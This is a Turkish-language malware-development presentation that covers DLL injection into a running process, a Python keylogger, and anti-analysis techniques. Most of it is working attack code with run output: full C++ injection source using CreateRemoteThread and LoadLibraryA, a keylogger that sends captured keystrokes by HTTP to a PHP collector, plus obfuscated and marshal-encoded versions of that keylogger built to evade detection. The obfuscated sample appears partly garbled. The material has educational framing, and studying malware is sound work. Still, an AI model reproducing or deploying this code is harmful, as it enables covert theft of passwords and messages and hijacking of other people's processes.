
```
Users\erenc\Desktop\Malware Sunum>proc_inj_shell.exe 16396
Trying to open a handle to process (16396)
Got a handle to the process!
Allocated with PAGE_EXECUTE_READWRITE permissions
Wrote 512-bytes to process memory
We got some shell
Users\erenc\Desktop\Malware Sunum>
```

paint						
Ayrıntılar						
Ad	PID	Durum	Kullanıcı adı	CPU	Bellek (etki...	Mirr
mspaint.exe	16396	Çalış...	erenc	00	36.032 K	x64

# DLL INJECTION

Önceki sayfalarda DLL injection'ın ne olduğundan bahsetmiştim, şimdi ise bunu uygulayarak daha iyi anlamaya çalışacağız.

İlk adım olarak, enjekte edeceğimiz DLL dosyasını yazıp test edelim. Bu işlem için Visual Studio'yu açıyoruz ve File > New > Project adımlarını takip ediyoruz. Karşımıza çıkan proje türleri arasından C++ seçeneğini işaretleyip, şablon olarak DLL (Dynamic Link Library) türünü tercih ediyoruz. Bu seçimi yaptıktan sonra, projeyi oluşturduğumuzda sol taraftaki Solution Explorer'da proje adına sağ tıklayıp Properties seçeneğini tıklayarak yapılandırma ayarlarına gidiyoruz. Açılan pencerede, Configuration Type bölümünden projemizi Dynamic Library (.dll) olarak ayarlıyoruz. Bu işlemi tamamladıktan sonra, artık DLL dosyasını yazmaya başlayabiliriz.



# DLL INJECTION

DLL yazmak için gene microsoft'un sitesini kaynak olarak kullanacağız sağ tarafta temel bir DLL kod parçası görülmektedir.

- DllMain, bir DLL (Dinamik Bağlantı Kitaplığı) dosyasının temel giriş noktasıdır. Bu fonksiyon, bir DLL bir süreç tarafından yüklendiğinde (veya kaldırıldığında) ya da bir iş parçacığı oluşturulduğunda (veya sonlandığında) otomatik olarak çağrılır. DllMain, bu durumlara uygun olarak gerekli başlangıç, kaynak tahsisi veya temizleme işlemlerinin yapılmasını sağlar.
- DLL\_PROCESS\_ATTACH: Bir süreç DLL'i yüklediğinde tetiklenir. Her yeni süreç için bir kez olacak şekilde başlangıç işlemleri yapılır.
- DLL\_THREAD\_ATTACH: DLL'i daha önce yüklemiş olan bir süreç içinde yeni bir iş parçacığı oluşturulduğunda tetiklenir.
- DLL\_THREAD\_DETACH: Bir iş parçacığı düzgün bir şekilde sonlandığında tetiklenir.
- DLL\_PROCESS\_DETACH: Bir süreç DLL'i kaldırdığında veya sürecin kendisi sonlandığında tetiklenir.

```
C++ Copy

BOOL WINAPI DllMain(
    HINSTANCE hinstDLL, // handle to DLL module
    DWORD fdwReason,    // reason for calling function
    LPVOID lpvReserved ) // reserved
{
    // Perform actions based on the reason for calling.
    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH:
            // Initialize once for each new process.
            // Return FALSE to fail DLL load.
            break;

        case DLL_THREAD_ATTACH:
            // Do thread-specific initialization.
            break;

        case DLL_THREAD_DETACH:
            // Do thread-specific cleanup.
            break;

        case DLL_PROCESS_DETACH:
            if (lpvReserved != nullptr)
            {
                break; // do not do cleanup if process termination scenario
            }

            // Perform any necessary cleanup.
            break;
    }
    return TRUE; // Successful DLL_PROCESS_ATTACH.
}
```

# DLL INJECTION


Şimdi DLL'i yazabiliriz ben sadece DLL in yüklenmesi durumunda tetiklenecek bir kod yazacağım. Basitçe yüklendiğinde bir message box açacak bir dll olacak. Çalıştığını test etmeye gelirsek DLL ler bir EXE gibi kendi başlarına çalışamazlar bir sürece dahil edilmiş olmaları gerekir testimizi de bu şekilde yapacağız ve görebileceğimiz üzere bir problem yaşamadık. DLL Hazır olduğuna göre bir diğer adıma geçebiliriz.

```
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hModule, DWORD Reason, LPVOID lpvReserved) {
    switch (Reason) {
        case DLL_PROCESS_ATTACH:
            MessageBoxW(NULL, L"200 km sürüklenmiş Malatyada bi bostanda bulunmuş tarım ilacıya kaplı bi halde bilinçsiz.", L"Sen barajın kapakları açıl.", MB_ICONQUESTION | MB_OK);
            break;
    }
    return TRUE;
}
```

```
#include <windows.h>
#include <iostream>

int main() {
    // DLL'nin tam yolunu belirtin.
    HMODULE hDll = LoadLibrary(L"C:\\Users\\erenc\\source\\repos\\randomDLL\\x64\\Debug\\randomDLL.dll");
}
```





# DLL INJECTION

Code Injectiondan farklı olarak bu sefer global olarak tanımlı payload yerine DLL path var. Bu enjekte edeceğimiz DLL in adresi. Yine kullanıcıdan PID alıyor ve aldığımız PID ye sahip process'in handle'ını alarak işe başlıyoruz. VirtualAllocEx ile process üzerinde alan tahsis ediyoruz (+1 sonlandırıcı karakter için bir ekstra bayt). Tahsis ettiğimiz alana WriteProcessMemory ile DLL path'ini yazıyoruz.

```
#include <windows.h>
#include <stdio.h>

// Global variables
DWORD PID = NULL; // Process ID
HANDLE hProcess = NULL; // Handle to the target process
LPVOID pRemoteBuffer = NULL; // Remote memory address in the target process

// DLL path to inject
const char* dllPath = L"C:\\Users\\erenc\\source\\repos\\randomDLL\\x64\\Debug\\randomDLL.dll";
```

```
int main(int argc, char* argv[]) {
    // Get the PID (Process ID) from the user
    if (argc < 2) {
        printf("--Usage: ***.exe <PID>\n");
        return EXIT_FAILURE;
    }

    // Convert the provided PID to an integer
    PID = atoi(argv[1]);
    printf("--Trying to open a handle to process (%ld)\n", PID);

    // Open the target process
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    if (hProcess == NULL) {
        printf("--Failed to open process, error: %ld\n", GetLastError());
        return EXIT_FAILURE;
    }
    printf("--Successfully opened a handle to process: %ld\n", PID);
```

```
    // Allocate memory in the target process
    pRemoteBuffer = VirtualAllocEx(hProcess, NULL, strlen(dllPath) + 1, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pRemoteBuffer == NULL) {
        printf("--Failed to allocate memory, error: %ld\n", GetLastError());
        CloseHandle(hProcess);
        return EXIT_FAILURE;
    }

    // Write the DLL path to the allocated memory
    if (!WriteProcessMemory(hProcess, pRemoteBuffer, (LPVOID)dllPath, strlen(dllPath) + 1, NULL)) {
        printf("Failed to write to process memory, error: %ld\n", GetLastError());
        VirtualFreeEx(hProcess, pRemoteBuffer, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return EXIT_FAILURE;
    }
```

# DLL INJECTION

Aşağıdaki kodda amacımız kernel32.dll kütüphanesindeki LoadLibraryA fonksiyonunun adresini almak

- GetModuleHandle("kernel32.dll"), kernel32.dll kütüphanesinin handle'ını döndürür.
- GetProcAddress(): LoadLibraryA, DLL yüklemek için kullanılan bir fonksiyondur. Bu fonksiyon, bir DLL dosyasını yükler ve bu DLL'in temel adresini döndürür. GetProcAddress, belirtilen modülde (bu durumda kernel32.dll), belirtilen fonksiyonun (bu durumda "LoadLibraryA") adresini döndürür.

Retrieves the address of an exported function (also known as a procedure) or variable from the specified dynamic-link library (DLL).

## Syntax

C++

Copy

```
FARPROC GetProcAddress(  
    [in] HMODULE hModule,  
    [in] LPCSTR lpProcName  
);
```

```
// Get the address of LoadLibraryA function  
LPVOID pLoadLibraryA = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");  
if (pLoadLibraryA == NULL) {  
    printf("--Failed to get LoadLibraryA function address, error: %ld\n", GetLastError());  
    VirtualFreeEx(hProcess, pRemoteBuffer, 0, MEM_RELEASE);  
    CloseHandle(hProcess);  
    return EXIT_FAILURE;  
}
```

# DLL INJECTION

Son adım olarak bir thread (iş parçacığı) yaratıyoruz ve bu thread ile DLL'i enjekte edip çalıştırıyoruz. Ben notepad.exe'nin PID'sini verdim ve kütüphane yüklendiğinde, istediğimiz gibi bir mesaj kutusu önümüze geldi. Eğer notepad.exe'nin yüklü kütüphanelerini kontrol edersek, enjekte ettiğimiz DLL'i görebiliriz.


```
// Create a remote thread in the target process
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pLoadLibraryA, pRemoteBuffer, 0, NULL);
if (hThread == NULL) {
    printf("--Failed to create remote thread, error: %ld\n", GetLastError());
    VirtualFreeEx(hProcess, pRemoteBuffer, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return EXIT_FAILURE;
}

// Wait for the remote thread to complete and close the handle
WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
VirtualFreeEx(hProcess, pRemoteBuffer, 0, MEM_RELEASE);
CloseHandle(hProcess);

printf("|-|-|DLL Injection completed successfully|-|-|\n");

return EXIT_SUCCESS;
```

```
C:\Users\erenc\Desktop>DLL_inj.exe 16452
--Trying to open a handle to process (16452)
--Successfully opened a handle to process: 16452
```



Notepad.exe (16452) Özellikleri			
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment			
Name	Base address	Size	Description
randomDLL.dll	0x7ffd9ff9...	148 kB	
resources.pri	0x1430f3b...	16 kB	
resources.pri	0x1430f60...	10,12 MB	
resources.pri	0x14310f5...	56 kB	
riched20.dll	0x7ffd3e15...	3,24 MB	RichEdit Version 8.0
rpctr4.dll	0x7ffdc5e0...	1,08 MB	Uzaktan Yordam Çağrısı Çalı...
rsaenh.dll	0x7ffdc2be...	212 kB	Microsoft Enhanced Cryptog...

# KEYLOGGER

Keylogger, bilgisayarınızda yapılan tüm klavye girişlerini kaydeden bir yazılımdır. Bu, bir kullanıcının klavyede yazdığı her şeyi, parolaları, e-postaları, sohbetleri ve diğer tüm yazışmaları kaydetmek anlamına gelir. Yani keyloggerlar spyware kategorisinde değerlendirilebilirler.

Hem keyloggerları daha iyi anlamak hemde farklı bir programlama dilinde zararlı yazmış olmak adına bir keylogger yazalım bu sefer kullanacağımız dil python olacak.

Hedef: Localimizde bir web sunucusu çalıştıracağız bu sunucu yazacağımız php dosyası ile keyloggerdan gelen bilgileri query olarak alıp bir txt dosyasına kaydedecek. Keyloggerı pratikliği ve kütüphanelerinde yardımcı olacağından dolayı pythonda yazacağız

Planımız çok basit şimdi uygulamaya koyalım






# KEYLOGGER

İlk adım olarak PHP dosyamızı yazacağız ve bu dosyayı çalıştırmak için WAMP kullanarak yerel bir sunucu kuracağız. Gelişmiş PHP bilgilerimi kullanarak yandaki kodu oluşturdum. Bu kodun işleyişini şöyle açıklayabilirim:

- İlk olarak, out.txt adında bir dosya tanımlıyoruz.
- Ardından, GET metoduyla kullanıcıdan input alıyoruz.
- Bu veriyi file\_put\_contents() fonksiyonu aracılığıyla out.txt dosyasına kaydediyoruz.

Bu işlemin doğru çalıştığını test etmek için tarayıcınızdan şu şekilde bir istek gönderebilirsiniz: <http://localhost/PHP/keylogger2.php/?value=keylogger>. Gördüğünüz gibi, işlem başarılı bir şekilde tamamlandı. Şimdi, bir sonraki adıma geçebiliriz.

```
<?php
    $filename = 'out.txt';
    $value = $_GET['value'];
    file_put_contents($filename,$value);
?>
```





# KEYLOGGER

Python kodunda, belirli işlevler için üç kütüphane kullanıyoruz: time, requests ve keyboard. time kütüphanesini, tuş vuruşlarını 10 saniye boyunca kaydetmek için kullanıyoruz. requests kütüphanesi, topladığımız verileri daha önce oluşturduğumuz web uygulamasına HTTP isteği olarak göndermek için kullanılıyor. keyboard kütüphanesi ise, klavyedeki tuş vuruşlarını yakalamamıza yardımcı oluyor.

Oluşturduğum capture fonksiyonu, program çalıştıktan 10 saniye boyunca tuş vuruşlarını bir listeye kaydediyor ve ardından bu listeyi bir string olarak döndürüyor. Fonksiyondan dönen bu değeri writed adlı bir değişkene kaydediyoruz. Ardından, "space" ve "enter" tuşları için gerekli düzenlemeleri yapıyoruz (örneğin, "space" tuşuna basıldığında, boşluk karakteri yerine " " olarak değil "space" olarak kaydediyor). Son adım olarak, bu veriyi URL'ye query parametresi olarak ekleyip isteğimizi gerçekleştiriyoruz.

```
import time
import requests
import keyboard

def capture():
    keys = []
    start_time = time.time()
    while time.time() - start_time < 10:
        event = keyboard.read_event()
        if event.event_type == keyboard.KEY_DOWN:
            keys.append(event.name)

    return ''.join(keys)

writed = capture()
writed = writed.replace("space", " ")
writed = writed.replace("enter", "\n")

requests.get("http://localhost/PHP/keylogger2.php/?value="+writed)
```

# KEYLOGGER

Şimdi programı test edelim. Çalıştırdıktan sonra, 10 saniye boyunca rastgele tuşlara basıyorum. Görünüşe göre kodumuz başarılı bir şekilde çalıştı. Bu örnek, keylogger'ların nasıl çalıştığını anlamak için yeterli olmuştur. Gördüğünüz gibi, zararlı yazılımlar oluşturmak için her zaman düşük seviyeli bir programlama dili kullanmak zorunda değilsiniz. Python gibi yüksek seviyeli dillerle de bu tür işler yapılabilir. Ancak düşük seviyeli dillerin şu özellikleri unutulmamalıdır. Bu diller, donanımın derinliklerine inmenizi ve sistem çağrılarına doğrudan erişim sağlamanızı mümkün kılar. Bu, zararlı yazılımın işletim sistemi seviyesinde daha etkili bir şekilde gizlenmesine ve daha az fark edilmesine yardımcı olabilir.



```
PS C:\Users\erenc\Desktop\Python> python -u "c:\Users\erenc\Desktop\Python\keylogger2.py"
PS C:\Users\erenc\Desktop\Python>
```

out.txt

Dosya Düzenle Görünüm

abdef  
abcdef  
12345 haha

# ANTI ANALİZ

Son olarak bazı anti analiz tekniklerinden bahsederek sunumuma son vermek istiyorum. ilk başlık ile başlayalım.



Paketleme (Packing), zararlı yazılımların kendilerini gizleme ve tespit edilme olasılığını azaltma amacıyla kullanılan bir tekniktir. Bu süreçte, zararlı yazılım bir paketleyici aracılığıyla sıkıştırılır veya şifrelenir. Paketleyici, zararlı kodu bir yükleyiciye (loader) gömer. Bu yükleyici, zararlı yazılımı çalıştırmadan önce kodu bellekte açar. Bu işlem, malware'ın orijinal kodunun doğrudan analiz edilmesini zorlaştırır.

Paketlenmiş zararlı yazılım, güvenlik yazılımları ve analistler tarafından tespit edilmesi zor bir hale gelir çünkü şifrelenmiş veya sıkıştırılmış veriyi doğrudan incelemek zor olabilir. Malware çalıştırıldığında, yükleyici önce kodu açar ve sonra zararlı işlemleri başlatır. Bu, zararlı yazılımın güvenlik yazılımları tarafından tanımlanmasını engeller.

Bir programın paketlendiğini anlamak genelde zor değildir. Bunun için kullanılabilecek bazı toollar:

- Deect It Easy
- PEiD

Toolarını önerebilirim bunun dışında söz konusu PE dosyasını IDA Dissassembler'a verdiğinizde view -> open subviews -> imports sekmesinde sadece GetPorcAdress ve LoadLibaryA yı görüyorsanız bilinki bu malware paketlenmiştir.

	0043D035	LoadLibraryA	KeRnEl32
	0043D039	GetProcAddress	KeRnEl32

# ANTI ANALİZ

Obfuscation (Obfuscation), kodun anlaşılmasını ve analiz edilmesini zorlaştırmak için kullanılan bir tekniktir. Bu süreçte, kodun anlamını ve yapısını kaybettirmek amacıyla çeşitli yöntemler uygulanır. Örneğin, değişken isimleri, işaretler ve yapılar bilinmeyen veya anlamsız hale getirilir. Bu şekilde, kodun işleyişini anlamak ve analiz etmek zorlaşır.

Zararlı yazılımlarda obfuscation, iç yapının ve işlevlerin gizlenmesini sağlar. Kodun karmaşık ve anlaşılmaz bir hale getirilmesi, güvenlik yazılımlarının ve analistlerin zararlı kodu çözömlemesini güçleştirir. Bu teknik, zararlı yazılımın tespit edilmesini ve analiz edilmesini zorlaştırarak, yazılımın etkisini ve gizliliğini artırır.

```
import time
import requests
import keyboard

def capture():
    keys = []
    start_time = time.time()
    while time.time() - start_time < 10:
        event = keyboard.read_event()
        if event.event_type == keyboard.KEY_DOWN:
            keys.append(event.name)

    return ''.join(keys)

writed = capture()
writed = writed.replace("space", " ")
writed = writed.replace("enter", "\n")

requests.get("http://localhost/PHP/keylogger2.php/?value="+writed)
```

var obfustucate

```
IIIIIIIIIIIIIIIIII, IIIIIIIIIIIIIIIIII = getattr, bytes

from time import time as IIIIIIIIIIIIIIIII
from keyboard import KEY_DOWN as IIIIIIIIIIIIIIIII, read_event as IIIIIIIIIIIIIIIII
from requests import get as IIIIIIIIIIIIIIIII

def IIIIIIIIIIIIIIIII():
    IIIIIIIIIIIIIIIII = []
    IIIIIIIIIIIIIIIII = IIIIIIIIIIIIIIIII()
    while IIIIIIIIIIIIIIIII() - IIIIIIIIIIIIIIIII < 10:
        IIIIIIIIIIIIIIIII = IIIIIIIIIIIIIIIII()
        if IIIIIIIIIIIIIIIII.event_type == IIIIIIIIIIIIIIIII:
            IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, 'fromhex')('61707065564').decode())(IIIIIIIIIIIIIIII.name)
        return IIIIIIIIIIIIIIIII(' ', IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, 'fromhex')('6a6f696e').decode())(IIIIIIIIIIIIIIII)

IIIIIIIIIIIIIIII = IIIIIIIIIIIIIIIII()
IIIIIIIIIIIIIIII = IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, 'fromhex')('7265706c616365').decode())('space', ' ')
IIIIIIIIIIIIIIII = IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, IIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII, 'fromhex')('7265706c616365').decode())('enter', '\n')
IIIIIIIIIIIIIIII('http://localhost/PHP/keylogger2.php/?value=' + IIIIIIIIIIIIIIIII)
```



# ANTI ANALİZ

Encryption (Şifreleme), zararlı yazılımların gizliliğini ve korunmasını sağlamak için kritik bir tekniktir. Bu süreçte, zararlı yazılımın kodu veya verileri şifrelenir, yani okunamaz hale getirilir. Şifreleme, zararlı yazılımın içeriğini ve işleyişini gizler ve yalnızca belirli bir anahtar veya şifre çözme yöntemi kullanılarak erişilebilir hale getirir.

Zararlı yazılımlarda şifreleme, çeşitli avantajlar sunar. Öncelikle, şifrelenmiş kod veya veriler, analiz araçları ve güvenlik yazılımları tarafından doğrudan okunamaz. Bu, zararlı yazılımın işleyişinin ve iç yapısının tespit edilmesini zorlaştırır. Ayrıca, şifreleme, zararlı yazılımın ağ üzerinden iletilirken veya depolanırken ele geçirilmesini ve analiz edilmesini engeller.

```
import time
import requests
import keyboard

def capture():
    keys = []
    start_time = time.time()
    while time.time() - start_time < 10:
        event = keyboard.read_event()
        if event.event_type == keyboard.KEY_DOWN:
            keys.append(event.name)

    return ''.join(keys)

writed = capture()
writed = writed.replace("space", " ")
writed = writed.replace("enter", "\n")

requests.get("http://localhost/PHP/keylogger2.php/?value="+writed)
```

marshall encryption

```
from marshal import loads

bytecode = loads(b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00@\x00\x00\x00sP\x00\x00\x00d\x00d\x01\x00Z\x00d\x00d\x01\x01Z\x01d\x00d\x011\x02Z\x02d\x02d\x03\x84\x00Z\x03e\x03\x83\x00Z\x04e\x04\xa0\x05d\x04d\x05\xa1\x02Z\x04e\x04\xa0\x05d\x06d\x07\xa1\x02Z\x04e\x01\xa0\x06d\x08e\x04\x17\x00\xa1\x01\x01\x00d\x015\x00)\t\xe9\x00\x00\x00\x00Nc\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00C\x00\x00\x00sH\x00\x00\x00g\x00}\x00t\x00\xa0\x00\xa1\x00}\x01t\x00\xa0\x00\xa1\x00|\x01\x18\x00d\x01k\x00r>t\x01\xa0\x02\xa1\x00}\x02|\x02j\x03t\x01j\x04k\x02r\x0c|\x00\xa0\x05|\x02j\x06\xa1\x01\x01\x00q\x0cd\x02\xa0\x07|\x00\xa1\x015\x00)\x03N\xe9\n\x00\x00\x00\xda\x00)\x08\xda\x04time\xda\x08keyboardZ\nread_eventZ\nevent_typeZ\x08KEY_DOWN\xda\x06append\xda\x04name\xda\x04join)\x03\xda\x04keysZ\nstart_time\xda\x05event\x09\x00r\x0b\x00\x00\x00\xfa\x08<string>\xda\x07capture\x05\x00\x00\x00s\xe\x00\x00\x00\x00\x01\x04\x01\x08\x01\x10\x01\x08\x01\x0c\x01\x0e\x02r\r\x00\x00\x00\xda\x05space\xfa\x01 Z\x05enter\xda\x01nz+http://localhost/PHP/keylogger2.php/?value=)\x07r\x04\x00\x00\x00Z\x08requestsr\x05\x00\x00\x00r\r\x00\x00\x00Z\x06writed\xda\x07replace\xda\x03getr\x0b\x00\x00\x00r\x0b\x00\x00\x00r\x0b\x00\x00\x00r\x0c\x00\x00\x00\xda\x08<module>\x01\x00\x00\x00s\x0e\x00\x00\x00\x08\x01\x08\x01\x02\x08\n\x06\x01\x0c\x01\x0c\x03')
```

```
exec(bytecode)
```



# ANTI ANALİZ

## Anti-Debugging

Anti-Debugging, zararlı yazılımların hata ayıklama araçlarını (debugger) tespit edip bu araçlarla analiz edilmesini engellemeyi amaçlar.

Nasıl Çalışır? Zararlı yazılım, hata ayıklayıcıların varlığını tespit etmek için çeşitli teknikler kullanır. Örneğin, yazılım, hata ayıklayıcıların belirlediği belirli işaretçileri veya API çağrılarını kontrol edebilir. Eğer bir hata ayıklayıcı bulunursa, zararlı yazılım kendini gizleyebilir, sahte davranışlar sergileyebilir veya çalışmayı durdurabilir.

## Anti-VM

Anti-VM, zararlı yazılımların sanal makinelere (VM) kurulu ortamlarda çalışıp çalışmadığını anlamayı ve bu ortamlarda etkisiz hale gelmeyi amaçlar.

Nasıl Çalışır? Zararlı yazılım, sanal makinelerde kullanılan belirli donanım, sürücü veya işletim sistemi işaretlerini kontrol ederek sanal makine varlığını tespit eder. Sanal makine tespit edildiğinde, zararlı yazılım ya kendini etkisiz hale getirir ya da sahte davranışlar sergiler.

# KAYNAKÇA

<https://www.ired.team/offensive-security/code-injection-process-injection>

<https://attack.mitre.org/techniques/T1055/>

<https://www.crow.rip/crows-nest/mal/dev>

<https://github.com/davidbombal/python-keylogger/blob/main/keylogger.py>

<https://github.com/leetCipher/Malware.development>